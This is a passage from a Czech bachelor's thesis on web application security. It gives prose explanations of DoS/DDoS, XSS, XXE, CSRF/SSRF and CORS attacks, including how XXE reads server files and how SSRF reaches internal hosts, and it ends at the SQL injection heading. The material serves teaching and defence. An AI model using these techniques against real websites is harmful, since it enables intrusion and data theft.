

Bezpečnost webových stránek: Analýza, demonstrace a prevence útoků

Mariia Graboviuk

Bakalářská práce
2025



Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně

Fakulta aplikované informatiky

Ústav bezpečnostního inženýrství

Akademický rok: 2024/2025

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení: **Mariia Graboviuk**
Osobní číslo: **A23082**
Studijní program: **B1032A020001 Bezpečnostní technologie, systémy a management**
Forma studia: **Kombinovaná**
Téma práce: **Bezpečnost webových stránek: Analýza, demonstrace a prevence útoků**
Téma práce anglicky: **Website Security: Analysis, Demonstration, and Attack Prevention**

Zásady pro vypracování

1. Analyzujte typy útoků na webové stránky.
2. Popište zranitelnosti a bezpečnostní rizika.
3. Navrhněte ochranné techniky a prevence.
4. Vytvořte praktické ukázky bezpečnostních útoků.
5. Doporučte nejlepší bezpečnostní postupy pro vývojáře.

Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. SHAH, Saumil, Stuart MCCLURE a Shreeraj SHAH. Web Hacking Attacks and Defense. 2005. ISBN 0201761769.
2. HUSEBY, Sveree H. Innocent code. 2004. ISBN 0470857447.
3. BRADLEY, Peter. Hacking With Kali Linux. Jun 22, 2019. ISBN 9781393026723.
4. WAGNER, Alex. HACKING: How to Hack Web Apps. Feb. 14, 2020. ISBN 9781094284835.
5. ERICKSON, Jon. Hacking: the art of exploitation, 2nd edition. No starch press, 2008. ISBN 1593271441.

Vedoucí bakalářské práce: **doc. Ing. Petr Šilhavý, Ph.D.**
Ústav počítačových a komunikačních systémů

Datum zadání bakalářské práce: **13. února 2025**
Termín odevzdání bakalářské práce: **2. června 2025**



doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

Ing. Jan Valouch, Ph.D. v.r.
ředitel ústavu

Ve Zlíně dne 13. února 2025

PROHLÁŠENÍ AUTORA BAKALÁŘSKÉ PRÁCE

Beru na vědomí, že

- odevzdáním bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb., v platném znění bez ohledu na výsledek obhajoby;
- bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému a bude dostupná k nahlédnutí;
- jedno vyhotovení bakalářské práce v listinné podobě bude ponecháno Univerzitě Tomáše Bati ve Zlíně k uložení;
- na moji bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- podle § 60 odst. 2 a 3 mohu užít své dílo – bakalářskou práci – nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- pokud bylo k vypracování bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tj. k nekomerčnímu využití), nelze výsledky bakalářské práce využít ke komerčním účelům;
- pokud je výstupem bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá; neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji, že

- jsem na bakalářské práci pracoval(a) samostatně a použitou literaturu jsem řádně citoval(a); v případě publikace výsledků budu uveden(a) jako spoluautor;
- odevzdaná verze bakalářské práce a verze elektronická nahraná do IS/STAG jsou obsahově totožné;
- jsem v průběhu příprav a psaní závěrečné práce použil(a) nástroje umělé inteligence.

Ve Zlíně, dne

.....
podpis autora

ABSTRAKT

Tato bakalářská práce analyzuje různé typy útoků na webové stránky, popisuje jejich příčiny, způsoby provedení a možnosti obrany proti nim. Jsou zde popsány problematiky útoků a zranitelností z teoretického hlediska, praktické ukázky jednotlivých útoků a návody na implementaci ochranných opatření s důrazem na prevenci a bezpečnostní osvědčené postupy.

Teoretická část pojednává o nejčastějších útocích a zranitelnostech webových stránek, popisuje jejich variace, techniky a dopady na aplikace. Zabývá se také ochrannými technikami pro jednotlivé útoky a obsahuje návody na jejich implementaci. Dále se věnuje základům kryptografických zranitelností, konkrétně útokům na bezpečnostní certifikáty SSL/TLS a principům jejich fungování.

V praktické části se práce věnuje podrobnějším návodům na provedení útoků, které mají za cíl přiblížit čtenáři postup útočníka a tím usnadnit pochopení toho, jak bezpečnostní techniky fungují, kdy a jak by měly být nasazeny pro lepší prevenci. V poslední části následuje souhrn doporučeného postupu pro vývoj zabezpečené webové stránky – od návrhu až po implementaci.

Klíčová slova: kybernetická bezpečnost, útoky, zranitelnosti, webové aplikace

ABSTRACT

This bachelor's thesis analyzes various types of attacks on websites, describing their causes, methods of execution, and possible defenses against them. It covers the issue of attacks and vulnerabilities from a theoretical perspective, provides practical demonstrations of individual attacks, and offers guidelines for implementing protective measures with an emphasis on prevention and best security practices.

The theoretical part discusses the most common web attacks and vulnerabilities, describing their variations, techniques, and impacts on applications. It also addresses protective techniques for each attack and includes instructions for their implementation. Additionally, it covers the basics of cryptographic vulnerabilities, specifically attacks on SSL/TLS security certificates and their principles of operation.

The practical part of the thesis provides detailed instructions on executing attacks to give readers insight into an attacker's approach, making it easier to understand how security techniques work and when and how they should be deployed for better prevention. The final section summarizes the recommended procedures for developing a secure website, from design to implementation.

Keywords: cybersecurity, attacks, vulnerabilities, web applications

Děkuji doc. Ing. Petr Šilhavému, Ph.D. za pomoc při vedení bakalářské práce. Mé poděkování patří též rodině, příteli a přátelům, kteří mě po celou dobu práce všelijak podporovali.

OBSAH

ÚVOD.....	13
I TEORETICKÁ ČÁST	14
1 ANALÝZA TYPU ÚTOKŮ NA WEBOVÉ STRÁNKY	15
1.1 DENIAL-OF-SERVICE (DoS) A DISTRIBUTED DENIAL-OF-SERVICE (DDoS) ÚTOKY.....	15
1.2 CROSS-SITE SCRIPTING (XSS) ÚTOKY.....	19
1.3 XML EXTERNAL ENTITY (XXE) ÚTOKY.....	21
1.3.1 Základní principy	21
1.4 CROSS-SITE A SERVER-SIDE REQUEST FORGERY (CSRF A SSRF) ÚTOKY.....	22
2 POPIS ZRANITELNOSTI A BEZPEČNOSTNÍCH RIZIK.....	23
2.1 CROSS-ORIGIN RESOURCE SHARING (CORS) ZRANITELNOSTI.....	23
2.2 SQL INJECTION (SQLi) ZRANITELNOSTI	24
2.3 REMOTE CODE EXECUTION (RCE) ZRANITELNOSTI.....	25
2.4 CLICKJACKING ZRANITELNOSTI.....	26
2.5 FILE INCLUSION (LFI/RFI) ZRANITELNOSTI	26
3 OCHRANNÉ TECHNIKY A PREVENCE	28
3.1 OCHRANNÉ TECHNIKY PROTI DDoS A DoS	28
3.2 OCHRANNÉ TECHNIKY PROTI XSS.....	29
3.3 OCHRANNÉ TECHNIKY PROTI XXE.....	30
3.4 OCHRANNÉ TECHNIKY PROTI CORS ZRANITELNOSTEM	31
3.5 OCHRANNÉ TECHNIKY PROTI CSRF	32
3.6 OCHRANNÉ TECHNIKY PROTI SQL INJECTION	32
3.7 OCHRANNÉ TECHNIKY PROTI RCE	33
3.8 OCHRANNÉ TECHNIKY PROTI CLICKJACKINGU	33
3.9 OCHRANNÉ TECHNIKY PROTI LFI/RFI.....	34
3.10 ANALÝZA HROZEB A RIZIK WEBOVÝCH APLIKACÍ POMOCÍ STRIDE.....	34
3.11 ZÁKLADY KRYPTOGRAFICKÝCH ZRANITELNOSTI	36
II PRAKTICKÁ ČÁST	38
4 PRAKTICKÉ UKÁZKY BEZPEČNOSTNÍCH ÚTOKŮ	39
4.1 PŘÍPRAVA PROSTŘEDÍ.....	39
4.2 XXE ÚTOK	41
4.3 SQLi ÚTOK.....	43
4.4 CSRF A SSRF	46
4.5 LFI ÚTOK	48

4.6	XSS ÚTOKY	50
4.7	CORS ÚTOK	53
4.8	ZÁKLADY DoS ÚTOKŮ	54
4.9	DoS ÚTOK POMOCÍ RCE	55
4.10	CLICKJACKING ÚTOK	57
4.11	DETEKCE ZRANITELNOSTÍ TLS/SSL	59
5	DOPORUČENÍ BEZPEČNOSTNÍCH POSTUPŮ PRO VÝVOJÁŘE	62
	ZÁVĚR.....	67
5.1	SHRNUTÍ VÝSLEDKŮ	67
5.2	PŘÍNOS AUTORA	67
	SEZNAM POUŽITÉ LITERATURY	69
	SEZNAM OBRÁZKŮ	75
	SEZNAM TABULEK.....	76
	SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK	77
	SEZNAM PŘÍLOH.....	79

ÚVOD

V dnešní době představují webové stránky stále populárnější a aktuálnější řešení pro každé podnikání. Malé i velké firmy si vytvářejí webové aplikace s cílem přilákat zákazníky, a zároveň se stále častěji objevují hackeři, kteří se snaží získat citlivá data pro své vlastní účely, jelikož v souvislosti s nařízením GDPR je web stále častěji a lákavějším cílem útoků.

Otázka, jak tato data efektivně zabezpečit, je proto čím dál naléhavější. Jak lze předejít novým a sofistikovanějším útokům už ve fázi vývoje aplikace nebo webové stránky? Jaké typy útoků mohou firmy očekávat a na jaké zranitelnosti by se měly připravit?

Tyto a mnoho dalších otázek si dnes kladou vývojáři webových stránek, kteří zároveň musejí plnit vysoké požadavky svých zákazníků – ti očekávají maximální funkčnost, nejvyšší možnou bezpečnost svých dat a intuitivní ovládání. Tedy kvalitu, jistotu a ochranu. Přesně těmto tématům, tedy rozborům typů útoků a jejich prevenci, je věnována teoretická část práce.

Druhá část práce se pak věnuje ukázkám praktických útoků na webové stránky, pomocí kterých je znázorněno, jak by mohl teoretický útočník postupovat pro obcházení bezpečnostních opatření. Tyto ukázky slouží k lepšímu pochopení fungování jednotlivých technik zabezpečení, aby je vývojáři mohli efektivněji přizpůsobit potřebám konkrétních webových řešení, a jsou implementované pomocí nástrojů, určených pro bezpečnostní testování, jako jsou Kali Linux, Burp Suite a další. Tyto nástroje byly zvoleny pro svou širokou dostupnost a schopnost simulovat různé typy útoků nebo provádět analýzu síťového provozu.

Na těchto příkladech je rovněž ukázáno, že se zmíněné bezpečnostní techniky mají používat v kombinacích, pro co největší zabezpečení dat. Jedna technika sama o sobě totiž často nestačí a může být útočníkem snadno obejit.

Cílem a přínosem této práce tak je nejen teoretický přehled základních typů útoků a zranitelností, ale i praktické návody, jak těmto hrozbám předejít. Práce může sloužit jako úvodní příručka pro tvorbu bezpečnějších webových řešení a jako praktický podklad při vzdělávání nebo zavádění bezpečnostních opatření.

Z těchto důvodů jsem si zvolila bezpečnost webových stránek jako téma bakalářské práce, jelikož můžu posoudit problematiku jak z pohledu zákazníka, tak i vývojáře.

I. TEORETICKÁ ČÁST

1 ANALÝZA TYPU ÚTOKŮ NA WEBOVÉ STRÁNKY

Cílem této kapitoly je zanalyzovat typy útoků na webové stránky, jejich mechanismy, typy a dopady. Zaměřuje se na nejčastější typy, jako jsou Denial of Service, Cross site scripting, XML external entity a jiné.

Tato kapitola rozebírá teoretické základy, nutné pro pochopení praktických ukázek útoku praktické části a lepší zabezpečení vlastních webových aplikací.

1.1 Denial-of-Service (DoS) a Distributed Denial-of-Service (DDoS) útoky

Cílem DoS/DDoS útoků je zablokovat schopnost služby adekvátně a včas reagovat na požadavky skutečných uživatelů. Důvody útoku mohou být různé – od konkurenčního boje, hacktivismu (digitální verze aktivismu), přes vydírání až po maskování jiného útoku odvedením pozornosti [1].


Denial of Service (DoS), neboli odepření služby, je typ kybernetického útoku na webovou stránku, síť nebo jinou online službu. Jeho cílem je znemožnit poskytování služeb tím, že vytvoří podmínky, za kterých skuteční uživatelé systému nezískají přístup ke službě kvůli omezení nebo výpadku [1].

Distributed Denial of Service (DDoS), neboli distribuovaný DoS, je varianta útoku typu denial of service. Způsobuje výpadek nebo omezení služby prostřednictvím vyčerpání výpočetních zdrojů napadeného systému (nebo služeb, na kterých je jeho fungování závislé) velkým množstvím nevyžádaných požadavků [1].

Meziročně se počet těchto typů útoků zvýšil o 20 % podle dat z Cloudflare reportu za rok 2024. Konkrétně se jednalo o 4 miliony DDoS útoků, z nichž 2,2 milionu bylo na síťové vrstvě a 1,8 milionu tvořily HTTP DDoS útoky. [2]

Distribution of DDoS attack types

2024 Q2



Obrázek 1 Ilustrace výskytu útoků typu DoS za rok 2024

(Zdroj: [2])

Tyto útoky rozdělujeme podle vrstev modelu ISO/OSI [3] následovně:


1. **Volumetrické útoky** [1],[4] (Network floods na síťové a transportních vrstvách), jejichž cílem je vyčerpání kapacity šířky pásma sítě. Historický se jedna o nejjednodušší (a nejstarší) typ útoků, jelikož nebylo potřeba navazovat TCP spojení s obětí.

Typickým příkladem těchto útoků jsou ICMP flood, který využívá Internet Control Message Protocol, používaný pro diagnostiku sítě, a zahlcuje cílové zařízení velkým množstvím ICMP echo-request zpráv. Tento požadavek spotřebovává serverové zdroje a šířku pásma, což vede k přetížení. [5]

Dalším příkladem je UDP flood, který zahlcuje cílové zařízení tím, že posílá requesty na informace od aplikace naslouchající na určitém portu. Na tyto požadavky zařízení odpovídá, což také vede k přetížení a vyčerpání šířky pásma.

Pro síťovou vrstvu pak nejrůznější manipulace s ICMP: Ping of Death, Ping Flood, Smurf Attack. V posledním případě útočník pošle ICMP echo-request paket na IP broadcast adresu routeru, který ho rozešle všem zařízením v síti. Zařízení odpoví ICMP echo-reply paketem na adresu oběti, což zase vede k přetížení množstvím odpovědí. [6]

Jako separátní podkategorii můžeme uvést Amplification útoky. Tyto útoky využívají rekurzivní name servery, čímž dochází k pákovému efektu a množství odpovědí, které jsou zasílány oběti, vzroste na 200 až 300%. Amplification útoky dělíme podle používaného protokolu na NTP Amplification a DNS Amplification, kde v posledním případě útočník pošle malé dotazy na otevřené DNS servery s IP oběti. DNS pak odpovídají velkými zprávami, což vede k přetížení. Využívá rozdíly mezi malými dotazy a velkými odpověďmi k zesílení útoku. [4]



Obrázek 2 Ilustrace ICMP útoku

(Zdroj: [6])

2. **Útoky transportní vrstvy**, neboli protokolové útoky, které zneužívají samotného fungování síťových protokolů [1]. TCP je totiž zranitelný na několika místech, například, v algoritmu ukončení TCP spojení, kde probíhá tzv. 4-way handshake. Během něj si zařízení mezi sebou posílají řídicí zprávy (FIN a ACK pakety). Tento proces lze využít při útoku tak, že se, například, otevře velké množství spojení a jejich ukončení se úmyslně zdrží, což vede k zahlcení serveru. [1], [7]

Přesně tuto zranitelnost využívá SYN flood [7], kde útočník posílá velké množství SYN paketů (connection request) na server, který na každý odpoví SYN/ACK paketem. Útočník však neodešle závěrečný ACK paket, takže spojení zůstanou neuzavřená. Server čeká na dokončení spojení, což způsobuje přetížení. Jedná se o nejfrekventovanější typ útoků. [5]

Dalším typem útoku je ACK flood, kde, na rozdíl od SYN flood, útočník posílá velké množství ACK paketů bez předchozího navázání spojení. Tyto pakety ale server stále

kontroluje (zda spojení existuje), což vede k zahlcení tabulek aktivních spojení. Například, ve firewallu. [5]


3. **Útoky na SSL/TLS.** Tyto protokoly jsou ještě komplikovanější než TCP, a tady útočník může cílit na samotný proces instalace SSL/TLS (TLS handshake), odesílání nežádoucích paketů serveru a jiné. [4]
4. **Útoky na aplikační vrstvu** [1],[4]. Tento typ útoku cílí přímo na aplikaci a zahrnuje nejen klasický HTTP flood (server je zahlcen velkým množstvím požadavků, které se tváří jako legitimní), ale i útoky využívající HTTPS, DNS, VoIP, SMTP, FTP a další protokoly. V případě HTTP může útočník své aktivity skrývat uvnitř šifrovaného SSL/TLS spojení, což obranu výrazně komplikuje. Tento typ útoku se dělí do několika kategorií:

Low and Slow, což jsou pomalé menší útoky. Jedná se o nebezpečný útok kvůli jeho nízké viditelnosti a dlouhodobému trvání. Většinou se jedná o útoky na aplikace a servery. [8]

Útoky, které způsobují větší množství nežádoucích dotazů na systém. Cílem těchto útoků je velký úder, po kterém systém není schopen po nějakou dobu přijímat nové požadavky. Typický se jedná o útok na Windows s využitím tzv. Pingback DDoS (Pingback je mechanismus, kterým web informuje jiný web, že na něj odkázal). Ve většině případů lze útok odfiltrvat pomocí HTTP hlaviček, ale přesto může představovat vážnou hrozbu. [9]

Útoky, imitující uživatele systému. Na rozdíl od předchozího typu útoku tento typ používá velké množství neagresivních botů, což komplikuje analýzu systému. Často využívají zranitelnosti ve webových aplikacích, které detekují pomocí předchozího neškodného skenování sítě.

Celkové schéma, reprezentující rozložení DoS/DDoS na vrstvách modelu ISO/OSI tedy může vypadat, například, takto:



Obrázek 3 Ilustrace útoku podle ISO/OSI

(Zdroj: [10] vlastní zpracování)

1.2 Cross-Site Scripting (XSS) útoky

Cross-Site Scripting, neboli XSS, je zranitelnost zabezpečení webových aplikací, která umožňuje útočníkovi vložit škodlivý kód, obvykle ve formě JavaScriptu, do webové stránky. Ve výsledku může útočník získat přístup k citlivým údajům uživatelů, jako jsou například cookies, session tokeny, hesla nebo údaje o uživateli. [11]

Tento útok lze provést různými způsoby. Jedním z nich je například vložit komentář k nákupu na e-shopu, ve kterém je ve skutečnosti zanořený skript. V případě, že si vývojář webové stránky nedal pozor na validaci dat, může k útoku dojít a skript se spustí pro všechny uživatele, kteří komentář uvidí.

V současnosti XSS útoky nejsou časté (ale stále možné) díky nejednotnějším bezpečnostním technikám, jako jsou Same-Origin Policy, Content Security Policy, validace dat a další, které jsou podrobněji rozebrány níže.

XSS útoky lze rozdělit do tří hlavních kategorií:

1. **Stored XSS.** Jedná se o nejnebezpečnější typ XSS. Škodlivý kód je trvale uložen na serveru a automaticky se zobrazí každému uživateli, který navštíví napadenou stránku, která se na základě tohoto serveru generuje. [12],[13]

Příkladem tohoto útoku může být výše zmíněný e-shop, kde u každého zboží může uživatel zanechat komentář s recenzí k nákupu. Pokud se jedná o zranitelný kód a hodnocení produktu obsahuje skript, dojde k XSS útoku.

Případ zranitelného kódu a XSS je realizován v praktické části.

2. **Reflected XSS.** Útok nastává, když je škodlivý kód součástí URL požadavku. V tomto případě musí útočník uživatele přesvědčit, aby klikl na speciálně upravený odkaz, obsahující škodlivý kód, pomocí emailu nebo osobně. [12],[13]

Po kliknutí na takový odkaz, kde je skript uložen v parametrech dotazu (query parameters), se uživatel dostane na stránku, kterou server vygeneroval na základě obdržené URL. Místo původní stránky se tedy zobrazí stránka s parametry, které zadal útočník. V tomto okamžiku může útočník získat citlivá data, jako jsou cookies a podobně. [12], [13]

Příkladem může být stránka, která používá query parametry k rozhodování, jaká data se mají uživateli zobrazit (mobilní verze, klasický prohlížeč apod.). Pokud se tato data posílají přímo do HTML a zobrazují klientovi, může dojít k útoku.

Nebo se může jednat o stránku rezervace, kde vývojář zapomněl použít ochranné techniky typu local storage, htmlSpecialChars a jiné, zmíněné v kapitole „Ochranné techniky a prevence“.

Případ zranitelného kódu a XSS je rovněž realizován v praktické části.

3. **DOM-Based XSS.** Teno typ XSS se zabývá nasazením skriptu do DOM webové stránky, který se spustí, jakmile bude JavaScript zpracován. [12],[13] Stejně jako v případě reflected XSS může být skript předán prostřednictvím parametru v URL, ale v tomto případě dochází k úpravě DOM struktury.

Jelikož jsou moderní webové stránky založeny na frameworkech jako React, Vue a dalších, kde většina logiky probíhá právě v JavaScriptu, je tento typ útoku běžný.

Příkladem tohoto útoku může být stránka, která pomocí JavaScriptu aktualizuje výsledky vyhledávání a přijímá vstup z URL parametrů.

Případ zranitelného kódu a XSS bude také realizován v praktické části.

1.3 XML External Entity (XXE) útoky

Některé aplikace pro přenos dat mezi klientem a serverem používají XML. XML je populární díky snadné integraci pomocí API, ale zároveň obsahuje několik potenciálně nebezpečných funkcí. Jednou z nich je XML External Entity, neboli XEE. [14]

XEE je zranitelnost na aplikační vrstvě, díky které se útočník může dostat ke zpracování XML v aplikaci. Například může prohledávat data na serveru nebo dokonce pracovat se serverem, ke kterému má aplikace přístup. [14]

XEE se často používá v kombinaci se SSRF (falšování požadavků na straně serveru), které bude podrobněji rozebráno níže.

1.3.1 Základní principy

V XML jsou entity odkazy, které se později nahradí konkrétními daty. Externí XML entity jsou jejich specifickým typem, který je definován v souborech DTD, neboli Document Type Definition (určují strukturu a obsah dokumentu). Ty mohou definovat vlastní entity, které odkazují na zdroje mimo dokument (například cestu k souboru nebo URL). [15]

Když XML parser přečte tuto externí entitu, načte její obsah ze zdroje, což otevírá cestu k XEE.

XEE dělíme podle použití:

1. **Použití XXE pro extrakci souborů**, kdy útočník specifikuje externí entitu, která obsahuje odkaz na soubor v systému (např. /user/passwd), a parser tuto entitu načte a vloží její obsah do odpovědi aplikace. [16]
2. **Použití XXE k provedení útoků typu SSRF** využívá externí entitu k zadání URL (např. http://top-secret.local). Když XML parser zpracuje externí entitu, provede požadavek na interní síťovou službu a zpřístupní jinak chráněná data. [15],[17]
3. **Použití slepé extrakce informací XXE**, kdy útočník neobdrží přímou odpověď od serveru, ale přenáší citlivá data nepřímou přes řídicí kanál, který sám kontroluje. [16]
4. **Použití slepého XXE k návratu dat z chybových hlášení**, kdy útočník manipuluje s externí entitou tak, aby způsobil chybu XML parseru a získal z odpovědi citlivé údaje (například cestu k souboru). [16]

Příklad realizace XEE bude proveden níže.

1.4 Cross-Site a Server-Side Request Forgery (CSRF a SSRF) útoky

CSRF, neboli Cross-Site Request Forgery je útok na aplikační vrstvě, který nutí uživatele provádět nežádoucí akce na webové aplikaci, kde je přihlášen. [18] Pomocí sociálního inženýrství se může jednat například o situaci, kde se klient přihlásí do bankovníctví (server mu přiřadí relaci pomocí cookies, které uživatele identifikují), a zároveň navštíví fórum o top-secret zranitelnostech 2024, kde klikne na odkaz nebo reklamu se škodlivou stránkou, která je nastavena tak, aby odeslala požadavek na banku bez vědomí uživatele.

Jakmile uživatel načte škodlivou stránku, skript odešle požadavek na server cílové aplikace. Protože uživatel má stále platné cookies, server tento požadavek zpracovává jako platný.

Schéma CSRF může být popsáno v následujících krocích:

Útočník například vytvoří falešný požadavek na převod finančních prostředků na web, a následně vloží tento požadavek do odkazu, který pošle potenciálním návštěvníkům, kteří mohou být na webu přihlášení. Poté, co návštěvník klikne na odkaz a neúmyslně odešle požadavek, web ho ověří a převede finanční prostředky z účtu návštěvníka na účet útočníka. [19]

Druhým, podobným typem výše zmíněného útoku je SSRF, neboli Server-Side Request Forgery. Tento typ nutí server (na rozdíl od CSRF, kde se nutí uživatel), k odeslání požadavku na jinou službu a využívá tak důvěry mezi systémy.

Schéma SSRF může být popsáno následovně:

Útočník vytvoří falešný požadavek a odešle ho na webový server. V tomto případě však server sám odešle HTTP požadavek na vzdálenou (často interní) službu, která důvěřuje tomuto serveru a odpoví mu. Útočník tak může získat odpověď od systému, ke kterému by za normálních okolností neměl přístup. [20]

V dnešní době, dle OWASP Top 10 2024 [21], je typ útoku SSRF v kategorii „odstraněné, ale aktuální“. Metody prevence těchto typů útoků budou rozebrány níže v kapitole „Ochranné techniky a prevence“.

2 POPIS ZRANITELNOSTI A BEZPEČNOSTNÍCH RIZIK

Na rozdíl od předchozí kapitoly, kde byly rozebrány útoky na webové stránky, se tato část zaměří na zranitelnosti, které představují slabá místa v návrhu nebo implementaci webové aplikace.

V této kapitole se zaměříme na nejčastější typy zranitelností, jako je nebezpečné zpracování uživatelských vstupů nebo nedostatečné ověřování a autorizace uživatelů.

2.1 Cross-Origin Resource Sharing (CORS) zranitelnosti

Ve výchozím nastavení webové prohlížeče neumožňují AJAX dotazy na weby kromě toho, kde se klient nachází. Tomu se říká politika stejného původu (SOP) a jedná se o důležitou součást webové bezpečnosti. S tím úzce souvisí sdílení zdrojů mezi různými původy (Cross-Origin Resource Sharing, neboli CORS), což je bezpečnostní mechanismus, který umožňuje přístup ke zdroji z jiné domény. [22]

Interakce mezi zdroji začíná odesláním GET, POST nebo HEAD dotazu na konkrétní zdroj na serveru, který zároveň obsahuje hlavičku Origin, která ukazuje na původ dotazu. Server ověří hodnotu Origin dotazu a na základě hlavičky buď přijme (pokud odpovídá hodnota v hlavičce odpovědi Access-Control-Allow-Origin), nebo odmítne. [22]

Odpověď může obsahovat hlavičky jako Access-Control-Allow-Origin (které zdroje mohou komunikovat), Access-Control-Allow-Methods (které metody, GET, PUT, DELETE atd. mohou být použity) nebo Access-Control-Max-Age (udává dobu platnosti odpovědi). [23]

Problém nastává, pokud aplikace neobsahuje allow list v hlavičce, a vypadá, jak se často děje, např. (Access-Control-Allow-Origin: *). V takovém případě, pokud je klient přihlášen na <http://top-secret.com> a zároveň má otevřenou stránku <http://im-a-hacker.com>, může <http://im-a-hacker.com> provést jakýkoli autentizovaný požadavek na <http://top-secret.com>, aniž by měl přímý přístup k relacím cookies.

To je způsobeno tím, že prohlížeč automaticky připojuje cookies (aby udržel uživatele přihlášené i při přecházení mezi různými stránkami aplikace) k doméně <http://top-secret.com> pro jakékoliv HTTP požadavky, včetně AJAX. [23]

Ukázka bude realizovaná níže.

2.2 SQL Injection (SQLi) zranitelnosti

